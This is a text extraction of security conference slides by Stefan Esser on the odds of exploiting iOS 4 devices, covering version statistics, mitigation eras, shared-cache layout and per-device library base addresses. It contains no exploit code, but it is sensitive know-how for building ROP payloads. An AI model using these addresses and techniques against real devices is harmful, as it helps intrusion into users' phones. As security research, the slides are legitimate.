Stefan Esser

- from Cologne / Germany

- in information security since 1998

- PHP core developer since 2001

- Month of PHP Bugs and Suhosin

- recently focused on iPhone security (ASLR, jailbreak)

- founder of SektionEins GmbH

- currently also working as independent contractor

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What is this Session About?

- this session is about the odds of successful iDevice exploitation

- and how to improve them

- we assume there is no information leak available

- and we are exploiting a stack buffer overflow

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Part I

Some Statistics

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iDevices and Versions

- there are 12 iDevices supporting iOS 4

    - iPod 2G/3G/4G

    - iPad 1/2(wifi/gsm/cdma)

    - iPhone 3G/3GS/4(gsm/cdma)

    - AppleTV *(we will ignore it in this talk)*

- we expect iPhone 4S to only support iOS 5

- there are 16 different versions of iOS 4

- many combinations but luckily not 12 * 16

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iDevices and Versions

	4.0	4.0.1	4.0.2	4.1	4.2.1	4.2.6	4.2.7	4.2.8	4.2.9	4.2.10	4.3	4.3.1	4.3.2	4.3.3	4.3.4	4.3.5
iPod 2	🟩		🟩	🟩	🟩											
iPod 3	🟩		🟩	🟩	🟩						🟩	🟩	🟩	🟩	🟩	🟩
iPod 4	🟩		🟩	🟩	🟩						🟩	🟩	🟩	🟩	🟩	🟩
iPhone 3G	🟩	🟩	🟩	🟩	🟩											
iPhone 3GS	🟩	🟩	🟩	🟩	🟩						🟩	🟩	🟩	🟩	🟩	🟩
iPhone 4 GSM	🟩	🟩	🟩	🟩	🟩						🟩	🟩	🟩	🟩	🟩	🟩
iPhone 4 CDMA						🟩	🟩	🟩	🟩	🟩						
iPad 1					🟩						🟩	🟩	🟩	🟩	🟩	🟩
iPad 2 WIFI											🟩	🟩	🟩	🟩	🟩	🟩
iPad 2 GSM											🟩	🟩	🟩	🟩	🟩	🟩
iPad 2 CDMA											🟩	🟩	🟩	🟩	🟩	🟩

> dark green are firmwares we do not have root filesystem keys for
>
> „only" 81 combinations

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iOS Version Statistics - Device Type

- stats from a bigger german pc magazine

- audience technical

- visitor statistics throughout september

- mostly iPhone / iPod visitors (nearly no iPads)

Legend:
- iPhone
- iPod
- iPad

Pie chart values:
- 78,4%
- 19,1%
- 2,5%

iPads are maybe not as common in germany

iOS Version Statistics - iOS Major Version

- **iOS 3 and below**
- **iOS 4**
- **iOS 5 beta**

- a few iOS 5 beta users

- still some iOS 3 users

- but majority is at iOS 4

2,8%
0,4%
96,8%

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
iOS Version Statistics - iOS Minor Version

- earlier iOS 4 versions are dying out

- still a lot at 4.2 (due to iPhone 3G)

- majority at 4.3 (incl. ASLR)

- still 21,9% of iOS 4 users without ASLR

iOS 4.0
iOS 4.1
iOS 4.2
iOS 4.3

2,0%
4,3%
15,6%
78%

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
iOS Version Statistics - iOS Detailed Version

- iOS 4.0-4.2.1
- iOS 4.3
- iOS 4.3.1
- iOS 4.3.2
- iOS 4.3.3
- iOS 4.3.4
- iOS 4.3.5

- about half of all iOS 4 users at latest version

- 48,4% of users still vulnerable to Jailbreakme 3 exploit

- 21,9% are even without ASLR

- for good coverage iOS exploits have to support multiple versions and devices

21,9%

1,5%

2,5%

2,6%

19,9%

2,9%

48,7%

ignoring the possibility that some of the users with old versions are jailbreakers with PDF patch installed

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
Part II

iOS 4+ Exploitation Eras

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Three Ages of iOS 4+ Exploitation

- since iOS 4.0 three ages of iOS exploitation can be distinguished

  - iOS 4.0 - iOS 4.2.x

  - iOS 4.3(.x)

  - iOS 5.0

- each era brought new exploit mitigations or new features

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- NX stack and heap are strictly enforced by the iOS kernel

- code signing ensures that only code signed by Apple can be executed

- any exploit must be 100% ROP

- no ASLR in iOS

exception jailbroken iPhones but even there any exploit must start with a ROP payload

some protections were not available in iOS 3

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iOS Exploitation up to iOS 4.2.x (II)

- since iPhoneOS / iOS 3.x shared libraries disappeared from the devices

- Apple moved all libraries into dyld_shared_cache

- dyld_shared_cache is always paged in at 0x30000000

HEADER
MAPPING 1
MAPPING 2
MAPPING 3
CODESIGNATURE

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
iOS Exploitation up to iOS 4.2.x (III)

- segment splitting of libraries inside shared cache

- cache is generated when firmware is packed

- on generation a random load order is selected

__TEXT							
lib 1	lib 2	lib 3	lib 4	lib 5	lib 6	lib 7	lib 8
lib 9	lib 10	lib 11	lib 12	lib 13	lib 14	lib 15	lib 16

__DATA							
lib 10	lib 6	lib 15	lib 9	lib 5	lib 11	lib 8	lib 7
lib 13	lib 3	lib 2	lib 12	lib 1	lib 14	lib 16	lib 4

__UNICODE

__LINKEDIT

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
iOS Exploitation up to iOS 4.2.x (IV)

- base address of libraries different for each device and firmware version

- ROP payload depends on device and firmware version

- but libraries usually the same across all devices

/usr/lib/libSystem.B.dylib			
	iPhone 4	**iPod 4**	**iPad**
inode	0x0933DE37	0x0933DE37	0x0933DE37
mtime	0x4CC1050A	0x4CC1050A	0x4CC1050A
base	**0x33B5C000**	**0x31092000**	**0x30D03000**

/usr/lib/libobjc.dylib			
	iPhone 4	**iPod 4**	**iPad**
inode	0x093AF2FC	0x093AF2FC	0x093AF2FC
mtime	0x4CC10998	0x4CC10998	0x4CC10998
base	**0x33476000**	**0x33A03000**	**0x34A7D000**

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iOS Exploitation in iOS 4.3(.x) (I)

- Addition of dynamic code-signing to allow JIT compilation in MobileSafari

    - weakens the NX protection

    - Charlie Miller has a whole talk about this at SyScan Taipei 2011

- Addition of ASLR

    - randomizes dyld, dyld_shared_cache and main binary

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Randomization of Main Binary

- with the new SDK applications are compiled as position independent executables

- sets MH_PIE flag in mach-o header and adds relocation information

- no TEXT relocations therefore no problem with code-signing

- Applications using older SDK cannot be randomized

```
TestiPAD:~ root# ./test
Address Tester
Stack: 0x2fea0be0
Code:  0xa3e55
malloc_small: 0x1c8e7e00
malloc_large: 0xc1000
printf: 0x36735dd1
_dyld_get_image_header(0): 0xa2000

TestiPAD:~ root# ./test
Address Tester
Stack: 0x2fecbbe0
Code:  0xcee55
malloc_small: 0x1f861200
malloc_large: 0xec000
printf: 0x36735dd1
_dyld_get_image_header(0): 0xcd000
```

➡ but all popular applications like Twitter, Facebook use older SDK

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Randomization of Dyld

- dyld was already a MH_PIE binary in older iOS versions

- now randomization is done by the kernel on load

